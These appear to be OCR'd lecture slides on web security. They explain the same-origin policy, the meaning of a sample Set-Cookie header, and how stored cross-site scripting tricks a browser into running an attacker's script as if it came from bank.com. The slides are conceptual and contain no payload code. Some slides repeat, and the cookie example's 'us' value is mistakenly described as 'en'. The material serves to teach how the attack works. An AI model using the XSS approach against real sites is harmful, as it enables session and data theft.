
- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place

- SOP = *only scripts received from a web page's origin have access to the page's elements*

Cookies




```
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
```




Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

Cookies



Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Attacker provides a malicious script
- Tricks the user's browser into believing that the script's origin is **`bank.com`**

XSS: Subverting the SOP

- Attacker provides a malicious script
- Tricks the user's browser into believing that the script's origin is **`bank.com`**
- One general approach:
  - Trick the server of interest (**`bank.com`**) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

Two types of XSS


1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

Stored XSS attack


bad.com

bank.com


Stored XSS attack




Stored XSS attack



